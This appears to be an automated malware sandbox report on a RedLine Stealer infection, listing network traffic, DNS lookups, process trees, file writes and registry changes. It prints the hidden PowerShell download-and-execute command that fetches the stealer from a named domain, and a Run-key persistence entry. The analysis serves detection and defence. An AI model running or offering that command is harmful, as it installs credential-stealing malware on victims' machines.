Feb 2, 2023 08:09:15.454313040 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.454344988 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.454365015 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.494162083 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.494362116 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.501844883 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.501967907 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502055883 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502073050 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502089977 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502094984 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502127886 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502192020 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502202988 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502268076 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502343893 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502451897 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502476931 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502538919 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502562046 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502578974 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502659082 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502666950 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502681971 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502710104 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502731085 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502738953 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502796888 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502821922 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502917051 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.502919912 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502935886 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.502989054 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.503019094 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.542584896 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.542722940 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.542757034 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.542788029 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.542815924 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.542836905 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.550576925 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.550817013 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.550906897 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.550935030 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.550961971 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.550981045 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.550985098 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.551001072 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.551059008 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.551239967 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.551351070 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.551606894 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.551692963 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.551873922 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.551949978 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.552000046 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.552057028 CET	49696	443	192.168.2.4	185.101.226.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 2, 2023 08:09:15.552083969 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.552155018 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.552211046 CET	443	49696	185.101.226.22	192.168.2.4
Feb 2, 2023 08:09:15.552273989 CET	49696	443	192.168.2.4	185.101.226.22
Feb 2, 2023 08:09:15.552301884 CET	443	49696	185.101.226.22	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 2, 2023 08:09:14.959439993 CET	56572	53	192.168.2.4	8.8.8.8
Feb 2, 2023 08:09:15.053035021 CET	53	56572	8.8.8.8	192.168.2.4
Feb 2, 2023 08:11:28.001291037 CET	50911	53	192.168.2.4	8.8.8.8
Feb 2, 2023 08:11:28.033365965 CET	59683	53	192.168.2.4	8.8.8.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 2, 2023 08:09:14.959439993 CET	192.168.2.4	8.8.8.8	0x5cdb	Standard query (0)	oiartzunirratia.eus	A (IP address)	IN (0x0001)	false
Feb 2, 2023 08:11:28.001291037 CET	192.168.2.4	8.8.8.8	0x574e	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)	false
Feb 2, 2023 08:11:28.033365965 CET	192.168.2.4	8.8.8.8	0xb18f	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 2, 2023 08:09:15.053035021 CET	8.8.8.8	192.168.2.4	0x5cdb	No error (0)	oiartzunirratia.eus		185.101.226.22	A (IP address)	IN (0x0001)	false
Feb 2, 2023 08:11:28.023376942 CET	8.8.8.8	192.168.2.4	0x574e	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)	false
Feb 2, 2023 08:11:28.053335905 CET	8.8.8.8	192.168.2.4	0xb18f	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)	false

HTTP Request Dependency Graph

- oiartzunirratia.eus
- 194.26.192.248:7053

Statistics

Behavior



System Behavior

Analysis Process: powershell.exe PID: 4852, Parent PID: 3528

General

Target ID:	0
Start time:	08:09:10
Start date:	02/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('https://oiartzunirratia.eus/install/clean/Lcovlccdxd.exe','C:\Users\user\AppData\Roaming\svhost.exe');Start-Process 'C:\Users\user\AppData\Roaming\svhost.exe'
Imagebase:	0x7ff7b7b10000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000000.00000002.327507977.000001D9DA350000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000000.00000002.327351810.000001D9DA340000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000000.00000002.381690727.000001D9F43C3000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: Suspicious_PowerShell_WebDownload_1, Description: Detects suspicious PowerShell code that downloads from web sites, Source: 00000000.00000002.327507977.000001D9DA359000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems)
Reputation:	high

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1592, Parent PID: 4852

General

Target ID:	1
Start time:	08:09:10

Start date:	02/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svhost.exe PID: **4768**, Parent PID: **4852**

General

Target ID:	2
Start time:	08:09:16
Start date:	02/02/2023
Path:	C:\Users\user\AppData\Roaming\svhost.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\svhost.exe"
Imagebase:	0xd30000
File size:	1262592 bytes
MD5 hash:	D3713110654DC546BD5EDC306A6E7EFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000002.00000002.428265959.0000000004151000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.428265959.0000000004151000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_RedLineStealer_f54632eb, Description: unknown, Source: 00000002.00000002.428265959.0000000004151000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000002.00000002.424099399.0000000003173000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: HKTL_NET_NAME_DotNetInject, Description: Detects .NET red/black-team tools via name, Source: 00000002.00000002.457069212.00000000056E0000.00000004.08000000.00040000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000002.00000002.464775648.0000000005960000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000002.00000002.424099399.0000000003278000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.424099399.0000000003278000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_RedLineStealer_f54632eb, Description: unknown, Source: 00000002.00000002.424099399.0000000003278000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000002.00000002.428265959.0000000004197000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000002.00000002.428265959.0000000004197000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.428265959.0000000004197000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_RedLineStealer_f54632eb, Description: unknown, Source: 00000002.00000002.428265959.0000000004197000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 41%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Hribpuz	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	71C6BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	5B6C818	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\svhost.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7312C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 51 fd fd 63 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 3a 13 00 00 08 00 00 00 00 00 00 fd 59 13 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 13 00 00 02 00 00 00 00 00 00 02 00 60 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELQc0:Y @ `	success or wait	5	5B6C818	CopyFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\svhost.exe.log	0	1039	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 58 6d 6c 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"System.Xml, Version=4.0.0.	success or wait	1	7312C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72DF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	72D503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	72D503DE	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Opgcxhsdw	unicode	"C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe"	success or wait	1	71C6646A	RegSetValueExW

Analysis Process: powershell.exe PID: **4816**, Parent PID: **4768**

General

Target ID:	3
Start time:	08:09:32
Start date:	02/02/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC cwB0AGEAcgB0AC0AcwBsAGUAZQBwACAALQBzAGUAYwBvAG4AZABzACAAMgAwAA==
Imagebase:	0xa0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2dl1g21b.4iv.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	71C61E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_pndsvao1.r4t.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	71C61E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	71C61E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E1CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E1CF06	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_2dl1g21b.4iv.ps1	success or wait	1	71C66A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_pndsvao1.r4t.psm1	success or wait	1	71C66A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_2dl1g21b.4iv.ps1	0	1	31	1	success or wait	1	71C61B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_pndsvao1.r4t.psm1	0	1	31	1	success or wait	1	71C61B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0e 00 00 00 fd fd fd fd 15 fd fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHESC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	71C61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	65 72 74 46 72 6f 6d 2d 4a 73 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 79 70 65 44 61 74 61 08 00 00 00 0c 00 00 00 4f 75 74 2d 47 72 69 64 56 69 65 77 08 00 00 00 12 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 53 74 72 69 6e 67 08 00 00 00 16 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 53 64 64 6c 53 74 72 69 6e 67 02 00 00 00 0a 00 00 00 47 65 74 2d 4d 65 6d 62 65 72 08 00 00 00 0d 00 00 00 53 65 6c 65 63 74 2d 4f 62 6a 65 63 74 08 00 00 00 13 00 00 00 47 65 74 2d 45 76 65 6e 74 53 75 62 73 63 72 69 62 65 72 08 00 00 00 0f 00 00 00 43 6f 6e 76 65 72 74 46 72 6f 6d 2d 43 73 76 08 00 00 00 0e 00 00 00 44 65 62 75 67 2d 52 75 6e 73 70 61 63 65 08 00 00 00 09 00 00 00 4e 65 77 2d 41 6c 69 61 73 08 00 00 00 11 00 00 00 49 6e 76 6f 6b 65 2d 57 65 62 52	ertFrom-JsonGet-TypeDataOut-GridViewConvertFrom-StringConvertFrom-SddlStringGet-MemberSelect-ObjectGet-EventSubscriberConvertFrom-CsvDebug-RunspaceNew-AliasInvoke-WebR	success or wait	1	71C61B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	1240	66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 4f 70 65 72 61 74 69 6f 6e 2e 56 61 6c 69 64 61 74 69 6f 6e 5c 31 2e 30 2e 31 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 4f 70 65 72 61 74 69 6f 6e 2e 56 61 6c 69 64 61 74 69 6f 6e 2e 70 73 64 31 02 00 00 00 17 00 00 00 47 65 74 2d 4f 70 65 72 61 74 69 6f 6e 56 61 6c 69 64 61 74 69 6f 6e 02 00 00 00 1a 00 00 00 49 6e 76 6f 6b 65 2d 4f 70 65 72 61 74 69 6f 6e 56 61 6c 69 64 61 74 69 6f 6e 02 00 00 00 fd fd fd fd fd fd fd fd 15 fd fd 08 4e 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 53 4d 6f 64 75 6c 65 2e 70 73 6d 31 2a 00 00 00 0e	ft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1Get-OperationValidationInvoke-OperationValidationNC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*	success or wait	1	71C61B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 1e 0f 00 00 13 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	730E76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 27 00 00 00 0e 00 20 00	H<@^L"My:'	success or wait	15	730E76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	15	730E76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	10	730E76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	00 08 00 03		success or wait	8	730E76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0c fd 00 54 01 40 00 fd 3e 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 42 4d 40 01 fd 44 40 01 6d 45 40 01 45 4d 40 01 fd 71 40 01 fd 71 40 01 fd 53 40 01 fd 25 40 01 fd 6e 40 01 34 26 40 01 35 26 40 01 37 26 40 01 5e 26 40 01 fd 26 40 01 26 68 40 01 71 27 40 01 72 27 40	T@>@@V@H@X@[@NT@HT@S@S@hT@S@S@S@\@T@T@@X@?X@T@S@S@T@T@xT@zT@T@=M@DM@:M@"M@M@!M@;M@D@D@@M@<M@$M@8M@?M@BM@D@mE@EM@q@q@S@%@n@4&@5&@7&@^&@&@&h@q'@r'@	success or wait	8	730E76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72DF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	72D503DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72DFCA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72DFCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DFCA54	ReadFile
